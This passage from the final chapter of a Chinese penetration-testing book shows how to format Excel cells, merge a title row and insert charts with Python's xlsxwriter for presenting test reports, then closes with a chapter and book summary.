（6）下画线。set_underline()，下面的代码可以为文字添加下画线。

```
format.set_underline()
```

（7）删除线。set_font_strikeout()，下面的代码可以为文字添加删除线。

```
format. set_font_strikeout()
```

（8）下标。set_font_script()，这个函数的参数有两个，1 表示上标，2 表示下标。下面的代码可以将文字设置为下标。

```
format. set_font_script(2)
```

（9）如果单元格的内容是数字，那么也可以设置数值的格式。不过 Excel 中的数据格式比较复杂，下面给出了一些实例。

```
format01.set_num_format('0.000')
worksheet.write(1, 0, 3.1415926, format01)        # -> 3.142

format02.set_num_format('#,##0')
worksheet.write(2, 0, 1234.56, format02)          # -> 1,235

format03.set_num_format('#,##0.00')
```

```
worksheet.write(3, 0, 1234.56, format03)        # -> 1,234.56

format04.set_num_format('0.00')
worksheet.write(4, 0, 49.99, format04)          # -> 49.99

format05.set_num_format('mm/dd/yy')
worksheet.write(5, 0, 36892.521, format05)      # -> 01/01/01

format06.set_num_format('mmm d yyyy')
worksheet.write(6, 0, 36892.521, format06)      # -> Jan 1 2001

format07.set_num_format('d mmmm yyyy')
worksheet.write(7, 0, 36892.521, format07)      # -> 1 January 2001

format08.set_num_format('dd/mm/yyyy hh:mm AM/PM')
worksheet.write(8, 0, 36892.521, format08)     # -> 01/01/2001 12:30 AM

format09.set_num_format('0 "dollar and" .00 "cents"')
worksheet.write(9, 0, 1.87, format09)          # -> 1 dollar and .87 cents
```

（10）对齐方式。Excel 中的对齐操作有很多，这里的对齐方式指的是单元格中文字相对单元格的位置。常见的对齐方式有居中（center）、靠右（right）、填充（fill）、两端对齐（justify）、跨列居中（center_across）。

（11）垂直对齐方式。包括顶端对齐（top）、居中对齐（vcenter）、底部对齐（bottom）、两端对齐（vjustify）。

（12）跨列居中。set_center_across()。

（13）首行缩进。set_indent()。

（14）背景色。set_bg_color()。

（15）前景色。set_fg_color()。

（16）添加图像。如果要向其中添加图像，可以使用 insert_image(row, col, image[, options]) 函数，同样这里面的 row 表示列标，col 表示行标，image 表示要插入图像的名称（需要图像的路径）。

```
worksheet1.insert_image('B10', '../images/python.png')
worksheet2.insert_image('B20', r'c:\images\python.png')
```

（17）合并单元格。worksheet.merge_range()，这个函数的参数比较多。

```
merge_range(first_row, first_col, last_row, last_col, data[, cell_format])
```

下面利用上面讲解过的内容来制作一个大标题。

```
#coding: utf-8
import xlsxwriter
workbook = xlsxwriter.Workbook('c:\chart.xlsx')
worksheet = workbook.add_worksheet()
```

```
Title_format_H1 = workbook.add_format()
Title_format_H1.set_bold()
Title_format_H1.set_font_size(36)
Title_format_H1.set_bg_color("gray")
Title_format_H1.set_border(1)
Title_format_H1.set_font_color('white')
Title_format_H1.set_align("center")
worksheet.merge_range('A1:J1', 'Reports', Title_format_H1)
workbook.close()
```

这段代码执行的结果如图 15-10 所示。

	A	B	C	D	E	F	G	H	I	J
1	Reports									
2										
3										
4										
5										
6										
7										
8										

图 15-10 应用了格式的示例

利用这个模块，还可以将渗透测试的结果以图表的形式展示出来，Excel 中的图表功能极为强大，但是类型就有很多种。这个模块中的 chart 就对应着 Excel 中的图表，常见的类型如下所示。

（1）area：面积图。

（2）bar：条形图。

（3）column：列样式柱形图。

（4）line：线形图。

（5）pie：饼图。

（6）doughnut：圆环图。

（7）scatter：分散式图。

（8）stock：股价图。

（9）radar：雷达图。

添加图表的函数为 insert_chart()，向一个工作表中添加图表的命令如下所示。

```
insert_chart(row, col, chart[, options])
```

下面给出了实现插入一个图表的详细代码。

```
import xlsxwriter
workbook = xlsxwriter.Workbook('chart.xlsx')
worksheet = workbook.add_worksheet()
# 创建一个图表对象
chart = workbook.add_chart({'type': 'column'})
```

```
# 向工作表中添加一些数据
data = [
    [1, 2, 3, 4, 5],
    [2, 4, 6, 8, 10],
    [3, 6, 9, 12, 15],
]
worksheet.write_column('A1', data[0])
worksheet.write_column('B1', data[1])
worksheet.write_column('C1', data[2])
# 添加数据序列
chart.add_series({'values': '=Sheet1!$A$1:$A$5'})
chart.add_series({'values': '=Sheet1!$B$1:$B$5'})
chart.add_series({'values': '=Sheet1!$C$1:$C$5'})
# 将图表插入到工作表中
worksheet.insert_chart('A7', chart)
workbook.close()
```

这段代码执行之后的结果如图 15-11 所示。




图 15-11　生成的图表文件

Excel 格式的内容很容易转换为其他的格式，例如 PDF、HTML 等格式。在完成了整个渗透测试报告之后，就可以将其转换为需要的格式。

小结

本章中介绍了渗透测试报告的编写规范与包含的内容。并介绍了如何使用 Python 来编写测试报告。虽然说渗透的过程可能很激动人心，但是最后的成果却要以文档的形式展示给客户。如果你希望成为一名合格的渗透测试专家，那么应该具备优秀的报告撰写能力。

本章是全书的最后部分，全书的 15 章内容完整介绍了渗透测试工作的全部流程。感谢你阅读完本书，也希望这本书能带领你走上渗透测试专家的道路。